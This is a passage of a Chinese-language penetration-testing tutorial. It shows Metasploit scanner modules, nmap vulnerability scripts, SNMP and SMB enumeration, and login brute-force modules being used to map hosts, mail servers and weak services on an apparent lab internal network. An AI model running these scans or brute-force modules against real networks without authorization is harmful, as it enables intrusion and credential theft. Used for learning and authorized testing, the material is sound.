[+] 192.168.4.8:3306      - 192.168.4.8:3306 is running MySQL 5.6.15 (protocol 10)
```

探测目标内网中的 postgresql

```
msf5 > use auxiliary/scanner/postgres/postgres_version

msf5 > set rhosts 192.168.4.0/24

msf5 > run
```

```
msf5 auxiliary(scanner/postgres/postgres_version) > set rhosts 192.168.4.0/24
rhosts => 192.168.4.0/24
msf5 auxiliary(scanner/postgres/postgres_version) > run

[*] 192.168.4.2:5432 Postgres - Version Unknown (Pre-Auth)
[*] 192.168.4.8:5432 Postgres - Version Unknown (Pre-Auth)
```

探测目标内网中的 oracle

```
msf > use auxiliary/scanner/oracle/tnslsnr_version
```

```
msf > set rhosts 10.11.1.190-210

msf > run
```

```
msf > use auxiliary/scanner/oracle/tnslsnr_version
msf auxiliary(scanner/oracle/tnslsnr_version) > set rhosts 10.11.1.190-210
rhosts => 10.11.1.190-210
msf auxiliary(scanner/oracle/tnslsnr_version) > set threads 1
threads => 1
msf auxiliary(scanner/oracle/tnslsnr_version) > run

[*] Scanned  3 of 21 hosts (14% complete)
[*] Scanned  5 of 21 hosts (23% complete)
[*] Scanned  7 of 21 hosts (33% complete)
[*] Scanned  9 of 21 hosts (42% complete)
[*] Scanned 11 of 21 hosts (52% complete)
[+] 10.11.1.202:1521 - 10.11.1.202:1521 Oracle - Version: 32-bit Windows: Version 9.2.0.1.0 - Production
[*] Scanned 13 of 21 hosts (61% complete)
[*] Scanned 15 of 21 hosts (71% complete)
```

枚举 sid

```
msf > use auxiliary/scanner/oracle/sid_enum

msf > set rhosts 10.11.1.190-210

msf > run
```

```
msf > use auxiliary/scanner/oracle/sid_enum
msf auxiliary(scanner/oracle/sid_enum) > set rhosts 10.11.1.190-210
rhosts => 10.11.1.190-210
msf auxiliary(scanner/oracle/sid_enum) > run

[*] Scanned  3 of 21 hosts (14% complete)
[*] Scanned  5 of 21 hosts (23% complete)
[*] Scanned  7 of 21 hosts (33% complete)
[*] Scanned  9 of 21 hosts (42% complete)
[*] Scanned 11 of 21 hosts (52% complete)
[+] 10.11.1.202:1521      - Identified SID for 10.11.1.202:1521 ["PLSExtProc"]
[+] 10.11.1.202:1521      - Identified SID for 10.11.1.202:1521 ["acme"]
[*] 10.11.1.202:1521      - Identified SERVICE_NAME for 10.11.1.202:1521 ["PLSExtProc"]
[*] 10.11.1.202:1521      - Identified SERVICE_NAME for 10.11.1.202:1521 ["acme"]
[*] 10.11.1.202:1521      - Identified SERVICE_NAME for 10.11.1.202:1521 ["acmeXDB"]
[*] Scanned 13 of 21 hosts (61% complete)
```

另外,还有很多非常有利用价值的其它的各类数据库服务,比如, couchdb,db2,ldap,mongodb,redis,memcache,ELK...这些等到后续漏洞利用章节,我们再详细说,暂略过

作为目标内网中最敏感的地方之一,**邮件服务**,我们事先还是很有必要知道它们的具体位置在哪儿,后续好针对性的搞,毕竟,往往渗透的最终目的,可能就是想要这些东西

探测内网中的所有 pop3 服务机器,模块会自动获取服务 banner

```
msf > use auxiliary/scanner/pop3/pop3_version

msf > set rhosts 10.11.23.0/24

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/pop3/pop3_version) > run

[+] 10.11.23.13:110       - 10.11.23.13:110 POP3 +OK POP3 server offsec-lab ready <00079.1147219683@offsec-lab>\x0d\x0a
[*] Scanned  35 of 256 hosts (13% complete)
[*] Scanned  54 of 256 hosts (21% complete)
[*] Scanned  79 of 256 hosts (30% complete)
[+] 10.11.23.96:110       - 10.11.23.96:110 POP3 +OK POP3\x0d\x0a
[*] Scanned 104 of 256 hosts (40% complete)
[+] 10.11.23.121:110      - 10.11.23.121:110 POP3 +OK POP3 server offsec-lab ready <00073.2323924757@offsec-lab>\x0d\x0a
[+] 10.11.23.129:110      - 10.11.23.129:110 POP3 +OK POP3 server offsec-lab ready <00008.1536754617@offsec-lab>\x0d\x0a
[*] Scanned 138 of 256 hosts (53% complete)
[*] Scanned 159 of 256 hosts (62% complete)
[+] 10.11.23.187:110      - 10.11.23.187:110 POP3 +OK POP3 server offsec-lab ready <00003.175154256@offsec-lab>\x0d\x0a
[*] Scanned 196 of 256 hosts (76% complete)
[*] Scanned 213 of 256 hosts (83% complete)
```

探测目标内网中的所有 smtp 服务机器

```
msf > use auxiliary/scanner/smtp/smtp_version

msf > set rhosts 10.11.1.0/20

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/smtp/smtp_version) > run

[+] 10.11.1.22:25         - 10.11.1.22:25 SMTP
[+] 10.11.1.72:25         - 10.11.1.72:25 SMTP 220 beta SMTP Server (JAMES SMTP Server 2.3.2) ready Fri, 13 Jul 2018 09:09:29 -0400 (EDT)\x0
d\x0a
[+] 10.11.1.128:25        - 10.11.1.128:25 SMTP 220 dj.acme.local Microsoft ESMTP MAIL Service, Version: 5.0.2195.6713 ready at  Fri, 13 Jul
 2018 15:12:45 +0200 \x0d\x0a
[+] 10.11.1.115:25        - 10.11.1.115:25 SMTP 220 tophat.acme.com ESMTP Sendmail 8.12.8/8.12.8; Fri, 13 Jul 2018 16:17:20 +0300\x0d\x0a
[*] Scanned  410 of 4096 hosts (10% complete)
[+] 10.11.1.229:25        - 10.11.1.229:25 SMTP 220 MAIL ESMTP\x0d\x0a
[+] 10.11.1.227:25        - 10.11.1.227:25 SMTP 220 jd.acme.local Microsoft ESMTP MAIL Service, Version: 5.0.2195.5329 ready at  Fri, 13 Jul
 2018 15:09:31 +0200 \x0d\x0a
[+] 10.11.1.217:25        - 10.11.1.217:25 SMTP 220 hotline.localdomain ESMTP Postfix\x0d\x0a
```

探测目标内网中的所有 imap 服务机器

```
msf > use auxiliary/scanner/imap/imap_version

msf > set rhosts 10.11.1.0/24

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/imap/imap_version) > run

[+] 10.11.1.24:143        - 10.11.1.24:143 IMAP * OK Dovecot ready.\x0d\x0a
[*] Scanned  35 of 256 hosts (13% complete)
[*] Scanned  54 of 256 hosts (21% complete)
[*] Scanned  80 of 256 hosts (31% complete)
[*] Scanned 105 of 256 hosts (41% complete)
[+] 10.11.1.115:143       - 10.11.1.115:143 IMAP * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS AUTH=LOGIN] tophat.acme.local IMAP4rev1
 2001.315rh at Fri, 13 Jul 2018 16:21:03 +0300 (IDT)\x0d\x0a
[-] 10.11.1.116:143       - 10.11.1.116:143 - The service failed to respond
[*] Scanned 132 of 256 hosts (51% complete)
[*] Scanned 158 of 256 hosts (61% complete)
[*] Scanned 185 of 256 hosts (72% complete)
[*] Scanned 206 of 256 hosts (80% complete)
[+] 10.11.1.229:143       - 10.11.1.229:143 IMAP * OK IMAPrev1\x0d\x0a
[+] 10.11.1.217:143       - 10.11.1.217:143 IMAP * OK [CAPABILITY IMAP4 IMAP4rev1 LITERAL+ ID STARTTLS] example.com Cyrus IMAP4 v2.3.7-Invoc
a-RPM-2.3.7-7.el5_6.4 server ready\x0d\x0a
[*] Scanned 245 of 256 hosts (95% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

smb 漏洞,各类数据库服务,各类邮件服务说完,我们再来看**文件服务**,最典型的无非就是各类内网中的各种 **nfs 共享,samba 共享,ftp 共享,svn 上的代码,rsync 同步...**关于 nfs,samba 和 svn 的利用,后期都有详细说明,此处暂时略过

```
msf > use auxiliary/scanner/ftp/ftp_version

msf > set rhosts 10.11.1.0/20

msf > set threads 1

msf > run
```

```
msf auxiliary(scanner/ftp/ftp_version) > run

[+] 10.11.1.8:21          - FTP Banner: '220 (vsFTPd 2.0.1)\x0d\x0a'
[+] 10.11.1.13:21         - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[+] 10.11.1.14:21         - FTP Banner: '220 Microsoft FTP Service\x0d\x0a'
[+] 10.11.1.125:21        - FTP Banner: '220 Femitter FTP Server ready.\x0d\x0a'
[+] 10.11.1.115:21        - FTP Banner: '220 (vsFTPd 1.1.3)\x0d\x0a'
[+] 10.11.1.128:21        - FTP Banner: '220 dj Microsoft FTP Service (Version 5.0).\x0d\x0a'
[+] 10.11.1.146:21        - FTP Banner: '220 ProFTPD 1.3.3a Server (File Server) [::ffff:10.11.1.146]\x0d\x0a'
[*] Scanned  419 of 4096 hosts (10% complete)
[+] 10.11.1.202:21        - FTP Banner: '220 oracle Microsoft FTP Service (Version 5.0).\x0d\x0a'
[+] 10.11.1.227:21        - FTP Banner: '220 jd Microsoft FTP Service (Version 5.0).\x0d\x0a'
[+] 10.11.1.220:21        - FTP Banner: '220-FileZilla Server version 0.9.34 beta\x0d\x0a220-written by Tim Kosse (Tim.Kosse@gmx.de)\x0d\x0a
220 Please visit http://sourceforge.net/projects/filezilla/\x0d\x0a'
[+] 10.11.1.226:21        - FTP Banner: '220-exploitme\x0d\x0a220 Please enter your name:\x0d\x0a'
```

枚举内网中的 snmp,搜集各类目标机器信息,一旦目标内网中的 snmp 服务主机允许任意连接,那我们就可以在爆出密码以后,通过 oid 轻松获取目标机器上的各类高价值敏感信息

```
msf > use auxiliary/scanner/snmp/snmp_enum

msf > set rhosts 10.11.1.0/20

msf > set RPORT 161

msf > set COMMUNITY public      团体字符,通常情况下会是 public

msf > set threads 1

msf > run
```

```
[*] System information:

Host IP                       : 10.11.1.22
Hostname                      : barry
Description                   : Linux barry 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686
Contact                       : Root <root@localhost> (configure /etc/snmp/snmp.local.conf)
Location                      : Unknown (edit /etc/snmp/snmpd.conf)
Uptime snmp                   : -
Uptime system                 : 3 days, 04:57:49.08
System date                   : -



[*] System information:

Host IP                       : 10.11.1.13
Hostname                      : BOB
Description                   : Hardware: x86 Family 6 Model 15 Stepping 2 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600
 Uniprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : -
Uptime system                 : 234 days, 19:43:51.49
System date                   : -

[*] User accounts:

["bob"]
["Guest"]
["IUSR_BOB"]
["IWAM_BOB"]
["Administrator"]
["HelpAssistant"]
["SUPPORT_388945a0"]

[*] Network information:

IP forwarding enabled         : no
Default TTL                   : 128
TCP segments received         : 8847
TCP segments sent             : 6285
TCP segments retrans          : 193
Input datagrams               : 59109
Delivered datagrams           : 8911
```

在目标内网中找一些可读写的匿名 ftp,有些老机器是可以尝试 ftp 提权的

```
msf > use auxiliary/scanner/ftp/anonymous

msf > set rhosts 10.11.1.0/20

msf > set threads 20

msf > run
```

```
msf auxiliary(scanner/ftp/anonymous) > run

[+] 10.11.1.8:21          - 10.11.1.8:21 - Anonymous READ (220 (vsFTPd 2.0.1))
[+] 10.11.1.14:21         - 10.11.1.14:21 - Anonymous READ/WRITE (220 Microsoft FTP Service)
[+] 10.11.1.13:21         - 10.11.1.13:21 - Anonymous READ/WRITE (220 Microsoft FTP Service)
[+] 10.11.1.115:21        - 10.11.1.115:21 - Anonymous READ (220 (vsFTPd 1.1.3))
[+] 10.11.1.125:21        - 10.11.1.125:21 - Anonymous READ (220 Femitter FTP Server ready.)
[*] Scanned  412 of 4096 hosts (10% complete)
[+] 10.11.1.202:21        - 10.11.1.202:21 - Anonymous READ (220 oracle Microsoft FTP Service (Version 5.0).)
[+] 10.11.1.227:21        - 10.11.1.227:21 - Anonymous READ/WRITE (220 jd Microsoft FTP Service (Version 5.0).)
```

找出内网中的允许匿名连接 smb,对某些老机器来讲,还是很有用的

```
msf > use auxiliary/scanner/smb/smb_enumshares

msf > set rhosts 10.11.1.0/20

msf > set threads 20

msf > run
```

```
msf auxiliary(scanner/smb/smb_enumshares) > run

[-] 10.11.1.5:139         - Login Failed: The SMB server did not reply to our request
[+] 10.11.1.22:139        - IPC$ - (I) IPC Service (Samba Server)
[+] 10.11.1.22:139        - ADMIN$ - (I) IPC Service (Samba Server)
[+] 10.11.1.8:139         - IPC$ - (I) IPC Service (Samba Server Version 3.0.33-0.17.el4)
[+] 10.11.1.24:139        - print$ - (DS) Printer Drivers
[+] 10.11.1.24:139        - IPC$ - (I) IPC Service (payday server (Samba
[+] 10.11.1.24:139        - Ubuntu))
[-] 10.11.1.5:445         - Login Failed: execution expired
[-] 10.11.1.31:139        - Login Failed: The SMB server did not reply to our request
[*] 10.11.1.31:445        - Windows 2003 Service Pack 1 (Unknown)
[+] 10.11.1.31:445        - C$ - (DS) Default share
[+] 10.11.1.31:445        - IPC$ - (I) Remote IPC
[+] 10.11.1.31:445        - ADMIN$ - (DS) Remote Admin
[+] 10.11.1.31:445        - wwwroot - (DS)
[-] 10.11.1.50:139        - Login Failed: The SMB server did not reply to our request
[-] 10.11.1.49:139        - Login Failed: The SMB server did not reply to our request
[-] 10.11.1.73:139        - Login Failed: The SMB server did not reply to our request
[*] 10.11.1.73:445        - Windows 7 Service Pack 1 (Unknown)
[*] 10.11.1.73:445        - No shares collected
[-] 10.11.1.128:139       - Login Failed: The SMB server did not reply to our request
[+] 10.11.1.115:139       - IPC$ - (I) IPC Service (Samba Server)
[+] 10.11.1.115:139       - ADMIN$ - (I) IPC Service (Samba Server)
[-] 10.11.1.145:139       - Login Failed: The SMB server did not reply to our request
[*] 10.11.1.145:445       - Windows 2008 Service Pack 1 (Unknown)
[*] 10.11.1.145:445       - No shares collected
[*] 10.11.1.128:445       - Windows 2000 Service Pack 0 - 4 (English)
[+] 10.11.1.128:445       - IPC$ - (I) Remote IPC
[+] 10.11.1.128:445       - share - (DS)
[+] 10.11.1.128:445       - wwwroot - (DS)
[+] 10.11.1.128:445       - ADMIN$ - (DS) Remote Admin
[+] 10.11.1.128:445       - C$ - (DS) Default share
[+] 10.11.1.136:139       - IPC$ - (I) IPC Service (sufferance debian server)
[+] 10.11.1.136:139       - Bob Share - (DS) Bob Docs
[+] 10.11.1.136:139       - print$ - (DS) Printer Drivers
```

最后,就是通过常规 tcp/udp 端口扫描来识别内网中的各类存活主机,个人建议在实战最好用 tcp 的 connect,syn 有可能被秒,注意,这里的端口扫描,真的就是纯粹的端口扫描,只会简单看看目标端口到底开没开,至于 banner 获取,版本识别什么的都是没有的,跟 nmap 一样,有个很致命的缺陷,稍微快一点就容易把 meterpreter 扫断[如果是 exe payload 或者迁徙进程后可能会好一点吧,powershell 还是很不稳定的],确实很烦人,那就没啥好办法了,只能加延迟,单线程扫,一次最多只扫两三个端口,分批跑,当然啦,还是那句话,如果你的 msf 直接就处在被人的内网中,连延迟都不用加,线程 20 以内都是没啥问题的,稳定的要死

```
msf > use auxiliary/scanner/portscan/tcp
msf > set delay 1
msf > set threads 1
msf > set timeout 500
msf > set rhosts 10.11.1.0/20
msf > set ports 80-90,8080-8090        比如,专扫目标内网中的所有 web 机器
msf > run
```

```
msf auxiliary(scanner/portscan/tcp) > run

[+] 10.11.0.1:            - 10.11.0.1:80 - TCP OPEN
[+] 10.11.1.10:           - 10.11.1.10:80 - TCP OPEN
[+] 10.11.1.14:           - 10.11.1.14:80 - TCP OPEN
[+] 10.11.1.24:           - 10.11.1.24:80 - TCP OPEN
[+] 10.11.1.8:            - 10.11.1.8:80 - TCP OPEN
[+] 10.11.1.22:           - 10.11.1.22:80 - TCP OPEN
[+] 10.11.1.13:           - 10.11.1.13:80 - TCP OPEN
[+] 10.11.1.49:           - 10.11.1.49:80 - TCP OPEN
[+] 10.11.1.39:           - 10.11.1.39:80 - TCP OPEN
[+] 10.11.1.31:           - 10.11.1.31:80 - TCP OPEN
[+] 10.11.1.50:           - 10.11.1.50:80 - TCP OPEN
[+] 10.11.1.71:           - 10.11.1.71:80 - TCP OPEN
[+] 10.11.1.72:           - 10.11.1.72:80 - TCP OPEN
[+] 10.11.1.73:           - 10.11.1.73:8080 - TCP OPEN
[+] 10.11.1.116:          - 10.11.1.116:80 - TCP OPEN
[+] 10.11.1.115:          - 10.11.1.115:80 - TCP OPEN
[+] 10.11.1.128:          - 10.11.1.128:80 - TCP OPEN
[*] Scanned  422 of 4096 hosts (10% complete)
[+] 10.11.1.202:          - 10.11.1.202:8080 - TCP OPEN
[+] 10.11.1.202:          - 10.11.1.202:80 - TCP OPEN
[+] 10.11.1.209:          - 10.11.1.209:80 - TCP OPEN
[+] 10.11.1.209:          - 10.11.1.209:8080 - TCP OPEN
[+] 10.11.1.217:          - 10.11.1.217:80 - TCP OPEN
[+] 10.11.1.219:          - 10.11.1.219:80 - TCP OPEN
[+] 10.11.1.223:          - 10.11.1.223:80 - TCP OPEN
[+] 10.11.1.227:          - 10.11.1.227:80 - TCP OPEN
[+] 10.11.1.234:          - 10.11.1.234:80 - TCP OPEN
[+] 10.11.1.237:          - 10.11.1.237:80 - TCP OPEN
[+] 10.11.1.238:          - 10.11.1.238:80 - TCP OPEN
[+] 10.11.1.230:          - 10.11.1.230:80 - TCP OPEN
[+] 10.11.1.251:          - 10.11.1.251:80 - TCP OPEN
```

常规 icmp 存活扫描,跟用目标系统自带的 icmp 工具来扫描没有太大差别

```
meterpreter > run post/multi/gather/ping_sweep rhosts=192.168.4.0/24
```

```
meterpreter > run post/multi/gather/ping_sweep rhosts=192.168.4.0/24

[*] Performing ping sweep for IP range 192.168.4.0/24
[+]     192.168.4.3 host found
[+]     192.168.4.8 host found
[+]     192.168.4.5 host found
[+]     192.168.4.6 host found
[+]     192.168.4.2 host found
[+]     192.168.4.16 host found
meterpreter >
```

常规 arp 扫描,轻易不要用,动静儿太大,实战中很容易把 meterpreter 搞断,尤其在大网段下内网机器非常多的时候,而且也完全没必要这样搞

meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.4.0/24

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.4.0/24

[*] Running module against WIN10-CLIENT
[*] ARP Scanning 192.168.4.0/24
[+]     IP: 192.168.4.2 MAC 00:0c:29:2a:b2:a6 (VMware, Inc.)
[+]     IP: 192.168.4.3 MAC 00:0c:29:af:78:c9 (VMware, Inc.)
[+]     IP: 192.168.4.5 MAC 00:0c:29:a6:83:55 (VMware, Inc.)
[+]     IP: 192.168.4.8 MAC 00:0c:29:c1:4d:e1 (VMware, Inc.)
[+]     IP: 192.168.4.6 MAC 00:0c:29:cc:3c:1e (VMware, Inc.)
[+]     IP: 192.168.4.16 MAC 00:0c:29:95:c7:80 (VMware, Inc.)
[+]     IP: 192.168.4.255 MAC 00:0c:29:a6:83:55 (VMware, Inc.)
meterpreter >
```

0x03 直接处在目标内网环境下的存活探测方式

ok,上面提到的那些存活探测方式主要是针对已经拿到目标内网一台机器的 meterpreter 以后通过添加路由的方式进行的,实战中用起来的限制和问题会比较多,部分模块在那种路由模式下,可能还没法正常工作,这一点尤其要注意,不过,话说回来,假设你现在就已经直接处在目标的内网中,比如,事先你通过其它的方式很幸运的拿到了目标的 vpn 账号密码,并顺利登到了目标的 vpn 内网中[**直接把 kali 整个挂到目标 vpn 内网里**,这也算是相对比较完美的渗透场景了],或者直接在实地自己想办法问到了目标的无线密码或自己破解无线密码,进到了目标内网中,再或者你就想帮自己公司内网做些简单的渗透测试加固,那基本就没什么限制了,msf 中的所有模块都可以随便用,包括上面提到的所有模块,前提是在你自身机器性能要跟得上,防护也要允许的情况下

比如,我们在 msf 中直接调用外部的 nmap 对目标内网进行探测,有些弟兄可能会别扭,直接在外面用就好啦,为啥非要在 msf 中用呢? 好处就在于,你通过在 msf 中调用 nmap 进行的各类探测,msf 都会自动帮你把各种扫描结果存到库中,这样就非常方便后去整理分析利用,省了 txt

```
msf > db_nmap -sT -p 80,445,139 --open -v -Pn --script=http-iis-webdav-vuln.nse,smb-vuln-ms08-067.nse,smb-vuln-ms17-010.nse 10.11.1.0/20

msf > db_nmap -sn -PR 10.11.1.0/20

msf > db_nmap -sn -PP 10.11.1.0/20
```

```
msf > db_nmap -sT -p 80,445,139 --open -v -Pn --script=http-iis-webdav-vuln.nse,smb-vuln-ms08-067.nse,smb-vuln-ms17-010.nse 10.11.1.0/24
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-13 10:07 EDT
[*] Nmap: NSE: Loaded 3 scripts for scanning.
[*] Nmap: NSE: Script Pre-scanning.
[*] Nmap: Initiating NSE at 10:07
[*] Nmap: Completed NSE at 10:07, 0.00s elapsed
[*] Nmap: Initiating Parallel DNS resolution of 256 hosts. at 10:07
[*] Nmap: Completed Parallel DNS resolution of 256 hosts. at 10:11, 280.04s elapsed
[*] Nmap: Initiating Connect Scan at 10:11
[*] Nmap: Scanning 256 hosts [3 ports/host]
[*] Nmap: Discovered open port 80/tcp on 10.11.1.8
[*] Nmap: Discovered open port 80/tcp on 10.11.1.10
[*] Nmap: Discovered open port 80/tcp on 10.11.1.14
[*] Nmap: Discovered open port 80/tcp on 10.11.1.13
[*] Nmap: Discovered open port 80/tcp on 10.11.1.22
[*] Nmap: Discovered open port 80/tcp on 10.11.1.39
[*] Nmap: Discovered open port 80/tcp on 10.11.1.50
[*] Nmap: Discovered open port 80/tcp on 10.11.1.49
[*] Nmap: Discovered open port 80/tcp on 10.11.1.115
[*] Nmap: Discovered open port 80/tcp on 10.11.1.116
[*] Nmap: Discovered open port 80/tcp on 10.11.1.128
[*] Nmap: Discovered open port 80/tcp on 10.11.1.133
[*] Nmap: Discovered open port 80/tcp on 10.11.1.202
[*] Nmap: Discovered open port 80/tcp on 10.11.1.219
[*] Nmap: Discovered open port 80/tcp on 10.11.1.217
[*] Nmap: Discovered open port 80/tcp on 10.11.1.209
[*] Nmap: Discovered open port 80/tcp on 10.11.1.237
[*] Nmap: Discovered open port 80/tcp on 10.11.1.238
[*] Nmap: Discovered open port 445/tcp on 10.11.1.8
```

不管是在 msf 内部还是在外面,nmap 本身各种参数选项的使用都是没有任何变化的,上面只简单扫了一些常规高危端口,至于 arp 扫描,icmp 扫描,前面的章节中都有相关说明,实际效果都差不多,此处就不一一说了

```
[*] Nmap: Nmap scan report for 10.11.1.5
[*] Nmap: Host is up (0.72s latency).
[*] Nmap: Not shown: 1 closed port
[*] Nmap: PORT    STATE SERVICE
[*] Nmap: 139/tcp open  netbios-ssn
[*] Nmap: 445/tcp open  microsoft-ds
[*] Nmap: Host script results:
[*] Nmap: | smb-vuln-ms08-067:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Microsoft Windows system vulnerable to remote code execution (MS08-067)
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2008-4250
[*] Nmap: |           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
[*] Nmap: |           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
[*] Nmap: |           code via a crafted RPC request that triggers the overflow during path canonicalization.
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2008-10-23
[*] Nmap: |     References:
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
[*] Nmap: |_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
[*] Nmap: | smb-vuln-ms17-010:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
[*] Nmap: |     State: VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2017-0143
[*] Nmap: |     Risk factor: HIGH
[*] Nmap: |       A critical remote code execution vulnerability exists in Microsoft SMBv1
[*] Nmap: |        servers (ms17-010).
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2017-03-14
[*] Nmap: |     References:
[*] Nmap: |       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
[*] Nmap: |_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

除了前面用到的那个后渗透模块中的 arp_scanner 模块,msf 自身还带了 arp_sweep 模块,只不过这个模块要你事先必须已经处在别人的内网中才能用,因为它需要指定对应的网卡接口,动静儿很大,慎用

```
msf > use auxiliary/scanner/discovery/arp_sweep
```

```
msf > set rhosts 10.11.1.0/20

msf > set interface tap0

msf > set threads 20

msf > run
```

```
msf auxiliary(scanner/discovery/arp_sweep) > run

[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
[+] 10.11.22.44 appears to be up (VMware, Inc.).
```

除了上面所提到的那些常规探测模块,以下则是专门针对目标内网中的各类中间件的探测模块,篇幅限制这里就不一一细说了,到后期关于各个中间件的漏洞利用,还会再详细说,此处暂时略过

```
msf > use auxiliary/scanner/http/zabbix_login       zabbix 监控 web 入口爆破

msf > use auxiliary/scanner/http/axis_login         axis 默认 web 控制台入口爆破

msf > use auxiliary/scanner/http/cisco_ssl_vpn      sslvpn 默认 web 入口爆破,前期信息搜集很重要

msf > use auxiliary/scanner/http/http_login         http 基础认证 web 入口爆破

msf > use auxiliary/scanner/http/scraper            抓 http banner

msf > use auxiliary/scanner/redis/redis_login       爆破 redis

msf > use auxiliary/scanner/http/joomla_version     快速识别内网中的所有 joomla 程序

msf > use auxiliary/scanner/http/wordpress_scanner  快速识别内网中的所有 wordpress 程序

msf > use auxiliary/scanner/http/jenkins_enum       快速识别内网中的所有 jenkins 信息,比如,快速找未授权命令执行等...

msf > use auxiliary/scanner/http/owa_login          owa 入口爆破,一般会跟 vpn 账号密码,域内账号密码一致,前期信息搜集很重要

msf > use auxiliary/scanner/http/tomcat_mgr_login   tomcat 默认管理控制台入口爆破,主要针对 tomcat6.x 以下的版本,7 以上有防爆机制

msf > use auxiliary/scanner/http/svn_scanner                    探测内网中的所有 svn,主要是针对在 apache 集成的 svn 功能

msf > use auxiliary/scanner/http/splunk_web_login   splunk web 入口爆破,主要用来做海量日志分析用的

msf > use auxiliary/scanner/http/sap_businessobjects_version_enum 识别 sap 详细版本,看不能利用


更多模块,待续...
```

0x04 快速从已有的扫描结果中定位各类高价值目标

msf > hosts -h　　查看在 hosts[主机]中的所有可用字段名,关于后面的 services 也是同样的查看方法

```
msf >  hosts -h
Usage: hosts [ options ] [addr1 addr2 ...]

OPTIONS:
  -a,--add          Add the hosts instead of searching
  -d,--delete       Delete the hosts instead of searching
  -c <col1,col2>    Only show the given columns (see list below)
  -C <col1,col2>    Only show the given columns until the next restart (see list below)
  -h,--help         Show this help information
  -u,--up           Only show hosts which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -i,--info         Change the info of a host
  -n,--name         Change the name of a host
  -m,--comment      Change the comment of a host
  -t,--tag          Add or specify a tag to a range of hosts

Available columns: address, arch, comm, comments, created_at, cred_count, detected_arch, exploit_attempt_count, host_detail_count, info, mac
, name, note_count, os_family, os_flavor, os_lang, os_name, os_sp, purpose, scope, service_count, state, updated_at, virtual_host, vuln_coun
t, tags
```

msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S windows　　从扫描结果中提取所有 windows 主机的详细信息

```
msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S windows

Hosts
=====

address        mac                name           os_name         os_flavor  os_sp  purpose  vuln_count  service_count
-------        ---                ----           -------         ---------  -----  -------  ----------  -------------
10.11.1.10     00:50:56:B8:2D:D0  bogon          Windows 2003                      server   0           1
10.11.1.13     00:50:56:B8:F5:B2  bogon          Windows XP                        client   1           4
10.11.1.14     00:50:56:B8:78:F7  bogon          Windows XP                        client   1           4
10.11.1.31     00:50:56:B8:97:A0  bogon          Windows 2003                      server   1           6
10.11.1.49     00:50:56:B8:34:6A  bogon          Windows 2012 R2                   server   0           2
10.11.1.50     00:50:56:B8:23:29  bogon          Windows 2012 R2                   server   0           2
10.11.1.128    00:50:56:B8:3F:6E  bogon          Windows 2000                      server   1           5
10.11.1.202    00:50:56:B8:45:70  bogon          Windows 2000                      server   1           7
10.11.1.220    00:50:56:B8:8D:D3  bogon          Windows 2008              SP1     server   1           4
10.11.1.223    00:50:56:B8:23:73  bogon          Windows                           device   1           4
10.11.1.227    00:50:56:B8:F9:DA  bogon          Windows 2000                      server   1           5
10.11.1.229                       10.11.1.229    Windows 2003                      server   2           6
192.168.3.101                     WEBSERVER-IIS7 Windows 2008              SP1     server   1           0
192.168.3.112                     FILESERVER     Windows 2003              SP2     server   1           0
```

msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S Linux　　从扫描结果提取所有 linux 主机的详细信息

```
msf > hosts -c address,mac,name,os_name,os_flavor,os_sp,purpose,vuln_count,service_count -S Linux

Hosts
=====

address      mac               name        os_name  os_flavor  os_sp  purpose  vuln_count  service_count
-------      ---               ----        -------  ---------  -----  -------  ----------  -------------
10.11.0.140  8a:b7:18:cc:a4:65  bogon       Linux               7.0    server   0           1
10.11.1.8    00:50:56:B8:52:7F  bogon       Linux                      server   0           5
10.11.1.22   00:50:56:B8:49:80  10.11.1.22  Linux                      server   0           6
10.11.1.24   00:50:56:B8:3C:94  bogon       Linux               7.10   server   0           6
10.11.1.44   00:50:56:B8:61:7B              Linux               10.04  server   0           1
